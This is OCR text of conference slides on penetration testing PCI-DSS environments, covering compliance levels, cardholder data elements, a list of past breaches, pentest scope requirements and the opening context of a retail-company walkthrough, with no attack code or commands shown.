NAVAJA NEGRA CONFERENCE

PENTESTING PCI-DSS (UN)COMPLIANT ENVIRONMENTS


Josu Barrientos

@bulw4rk

NAVAJA NEGRA CONFERENCE

About Me

- Josu Barrientos (@bulw4rk)
  - Penetration Testing & Red Teaming Lead
    - @ ITS Security
  - Telecomunication Engineer
  - OSCP Certified
  - Paid for writing reports



its UNIT 71 THREAT INTELLIGENCE TEAM | BY its

NAVAJA NEGRA CONFERENCE

Agenda

- PCI-DSS 101
- PCI-DSS Penetration Testing Requirements
- Penetration Testing Walkthrough (PTK)
- Mitigations

NAVAJA NEGRA CONFERENCE


PCI-DSS 101

From a technical perspective

NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – What is PCI DSS?

- Payment Card Industry Data Security Standard (PCI-DSS)
  - Developed by major credit cart companies in 2004
    - Visa
    - MasterCard
    - American Express
    - Discover
    - JCB
- Payment Card Industry Security Standards Council (PCI-SSC)
  - Created in 2006 to manage PCI Standards (not just DSS)
- Current Version: 3.2.1 (2018)
- Compliance Validation
  - By QSA (Qualified Security Assessors) annually



- Goal: Reduce the fraud risk of payment card transactions by “motivating” merchants and service providers to protect card data

NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – Who must Comply?

- PCI-DSS applies to all organizations or merchants, regardless of size or number of transactions, that accepts, transmits or stores cardholder data
  - Merchants
  - Service Providers

Merchants

Level	Annual Transaction Volume	Minimum Validation Requirements
1	6 million+ Visa transactions (all channels)	• Report on Compliance (ROC) by Qualified Security Assessor (QSA) or internal resources if signed by officer of the company • Attestation of Compliance (AOC)
2	1 million to 6 million Visa transactions (all channels)	• Self-Assessment Questionnaire (SAQ) • Attestation of Compliance (AOC)
3	20,000 to 999,999 Visa eCommerce transactions	• Self-Assessment Questionnaire (SAQ) • Attestation of Compliance (AOC)
4	Less than 20,000 Visa eCommerce transactions and all other merchants processing less than 1 million Visa transactions	• Self-Assessment Questionnaire (SAQ) or alternative validation as defined by acquirer

Service Providers


Level	Annual Transaction Volume	Minimum Validation Requirements
1	More than 300,000 Visa transactions	• Report on Compliance (ROC) by Qualified Security Assessor (QSA) • Attestation of Compliance (AOC)
2	Less than 300,000 Visa transactions	• Self-Assessment Questionnaire (SAQ)* • Attestation of Compliance (AOC)

VISA

NAVAJA NEGRA CONFERENCE


PCI-DSS 101 – Comply with What?

Goals	PCI DSS Requirements
Build and Maintain a Secure Network	1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3. Protect stored cardholder data 4. Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5. Use and regularly update anti-virus software or programs 6. Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7. Restrict access to cardholder data by business need to know 8. Assign a unique ID to each person with computer access 9. Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
Maintain an Information Security Policy	12. Maintain a policy that addresses information security for all personnel




NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – Transaction Flow?



NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – What are we protecting?




		Data Element
Account Data	Cardholder Data	Primary Account Number (PAN)
		Cardholder Name
		Service Code
		Expiration Date
	Sensitive Authentication Data[1]	Full Magnetic Stripe Data[2]
		CAV2/CVC2/CVV2/CID
		PIN/PIN Block

NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – Dissecting the PAN

- Everything spins around PAN (Primary Account Number)
  - MII (Major Industry Identifier)
  - IIN (Issuer Identifier Number)
  - IAI (Individual Account Identification)
  - Check Digit: Calculated through Luhn Algorithm



NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – Breach Consequences

- Not a law, but may be more effective. It does not get you in jail, but:
  - It may revoke you merchant status
    - Blocking the process of payments
    - Change of the Settlement Agreement (Cost Prohibitive)

- Any breach requires an investigation to determinate the root cause

NAVAJA NEGRA CONFERENCE

PCI-DSS 101 – Known Breaches

- …
- 2017 – Sonic Drive-In ….
- 2017 – Equifax > 200.000
- 2018 - British Airways > 380.000
- 2018 - Saks and Lord & Taylor > 5.000.000
- 2018 – Marriott > 500.000.000 data record, including Card Data
- 2018 – Orbitz > 880.000
- 2018 – Click2Gov
- 2019 – DiscountMugs.com (Unknown)
- 2019 – OXO (Unknown)
- 2019 – Graeters Ice Cream > 12.000
- 2019 – Earl Entreprises > 2 million
- 2019 – Freedom Mobile > 1.5 million
- 2019 – Checkers Restaurant (Unknown)
- 2019 – Movie Pass > 160 million records (unknown how many Card Data)

NAVAJA NEGRA CONFERENCE

PCI-DSS Penetration Testing Requirements

Not a Checklist

NAVAJA NEGRA CONFERENCE

PCI-DSS Pentesting

- Required inside 5th domain of PCI-DSS (Regularly Monitor and Test Networks)
  - Requirement 11.3
  - Annually or after any significant changes to the environment

- Multiple Guides to follow
  - PCI Data Security Standard: Testing Procedures and Guidance
  - Guidance for PCI DSS Scoping and Segmentation
  - Typical Penetration Testing Frameworks

Regularly Monitor and Test Networks	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes

NAVAJA NEGRA CONFERENCE

PCI-DSS Pentesting - Guidance

- What PCI-DSS asks for:
  - *simulate a real-world attack situation with a goal of identifying how far an attacker may be able to penetrate into the environment*

- *The Guide explicitly includes the following*
  - *The difference between a Vulnerability Scan and a Penetration Test*
  - *Target people during the assessment (Social Engineering)*
  - *Black Box vs. Grey Box*
  - *What to expect in the report (prepared for QSAs)*

NAVAJA NEGRA CONFERENCE

PCI-DSS Pentesting - Scope

- CDE (Cardholder Data Environment)
  - Perimeter (public-facing and LAN-LAN)
  - Critical Systems
  - Third Parties


CDE
"the people, processes, and technology that store, process, or transmit cardholder data or sensitive authentication data"

It's not out of scope if it can be used against you

- Highly recommended to define the scope along the QSA and the Client

NAVAJA NEGRA CONFERENCE

PCI-DSS Pentesting – High Level Methodology



NAVAJA NEGRA CONFERENCE

Penetration Testing Walkthrough (PTK)
Setting things on fire

NAVAJA NEGRA CONFERENCE

PTK - Context

- L1 merchant
- One of the biggest retail companies in Europe, extended around the world
  - > 10.000 stores
  - Multiple group companies using the corporate network
- 4th year of compliance with PCI-DSS
  - PA-DSS
  - PCI-PTS

